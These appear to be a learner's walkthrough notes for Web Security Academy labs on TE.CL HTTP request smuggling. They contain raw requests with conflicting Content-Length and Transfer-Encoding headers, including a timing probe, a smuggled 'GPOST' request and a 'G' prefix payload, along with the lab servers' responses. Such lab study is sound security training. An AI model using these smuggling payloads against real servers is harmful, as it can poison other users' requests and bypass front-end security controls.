
Send a request with CL valid-6 {0,\r,\n,\r,\n,X} so if front-end uses TE then it will check end chunk of {0,\r,\n,\r,\n} and drops the X and then the back-end server uses CL-6 {0,\r,\n,\r,\n} which are 5 bytes and keeps waiting for 6th byte with a timeout. So we can confirm that back-end server uses CL.

The screenshot shows the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab is active, showing a POST request to `https://0a19004b03379b1e809e0d4500a90019.web-security-academy.net`. The request headers are: `Host: 0a19004b03379b1e809e0d4500a90019.web-security-academy.net`, `Content-Type: application/x-www-form-urlencoded`, `Content-Length: 6`, and `Transfer-Encoding: chunked`. The request body is shown in raw format as `0\r\n\r\nX`. The 'Response' tab is also visible, showing a 500 Internal Server Error with the message 'Server Error: Communication timed out'.

```
Request
Pretty Raw Hex
1 POST / HTTP/1.1 \r \n
2 Host: 0a19004b03379b1e809e0d4500a90019.web-security-academy.net \r \n
3 Content-Type: application/x-www-form-urlencoded \r \n
4 Content-Length: 6 \r \n
5 Transfer-Encoding: chunked \r \n
6 \r \n
7 0 \r \n
8 \r \n
9 X

Response
Pretty Raw Hex Render
1 HTTP/1.1 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 125
5
6 <html>
  <head>
    <title>
      Server Error: Proxy error
    </title>
  </head>
  <body>
    <h1>
      Server Error: Communication timed out
    </h1>
  </body>
</html>
```

Now to find what is checked on back-end server



Lab: Basic TE-CL


TE.CL (Transfer-Encoding, Content-Length) Vulnerabilities

```
1 POST / HTTP/1.1 \r \n
2 Host:
  ac381f981e3c99af805327d70049007c.web-security-academy.net
  \r \n
3 Content-Type: application/x-www-form-urlencoded \r \n
4 Content-length: 4 \r \n
5 Transfer-Encoding: chunked \r \n
6 \r \n
7 5c \r \n
8 GPOST / HTTP/1.1 \r \n
9 Content-Type: application/x-www-form-urlencoded \r \n
0 Content-Length: 15 \r \n
1 \r \n
2 x=1 \r \n
3 0 \r \n
4 \r \n
```

5c is hexadecimal of 92 bytes and then end of chunk. Back-end reads CL4 and counts counted as (5,c,\r,\n), the rest is left as new request.


Lab Extra: Basic TE-CL

Attacker request for front-end to check TE chunked, First chunk 1 {G} and then end chunk. The back-end server CL3 {1,\r,\n} and the rest is left which would be prefixed to next request.




The screenshot shows a web browser's developer tools interface. The top bar has a 'Send' button, a settings gear, a 'Cancel' button, and navigation arrows. The target URL is 'https://0a19004b03379b1e809e0d4500a90019.web-security-academy.net'. The 'Request' tab is selected, showing a POST request with the following headers: Host: 0a19004b03379b1e809e0d4500a90019.web-security-academy.net, Content-Type: application/x-www-form-urlencoded, Content-Length: 3, and Transfer-Encoding: chunked. The request body is shown in raw format as '1\r\nG\r\n0\r\n\r\n'. The 'Response' tab is also selected, showing a 200 OK response with headers: Content-Type: text/html; charset=utf-8, Set-Cookie: session=ZamxJC6Sjyg3LmM711n4hKTvG89kz8AB; HttpOnly; SameSite=None, X-Frame-Options: SAMEORIGIN, Connection: close, and Content-Length: 8144. The response body is shown in raw format as '<!DOCTYPE html>\n<html>'. The 'Render' tab is also visible, showing the rendered HTML content.

Next Request will get “G0” prefixed leading to Error: Unrecognized method G0POST




The screenshot shows a web browser's developer tools interface. The top bar has a 'Send' button, a settings gear, a 'Cancel' button, and navigation arrows. The target URL is 'https://0a19004b03379b1e809e0d4500a90019.web-security-academy.net'. The 'Request' tab is selected, showing a POST request with the following headers: Host: 0a19004b03379b1e809e0d4500a90019.web-security-academy.net, Content-Type: application/x-www-form-urlencoded, Content-Length: 7, and Transfer-Encoding: chunked. The request body is shown in raw format as 'foo=bar'. The 'Response' tab is also selected, showing a 403 Forbidden response with headers: Content-Type: application/json; charset=utf-8, X-Frame-Options: SAMEORIGIN, Connection: close, and Content-Length: 28. The response body is shown in raw format as 'Unrecognized method G0POST'.

Lab Extra: Basic TE-CL

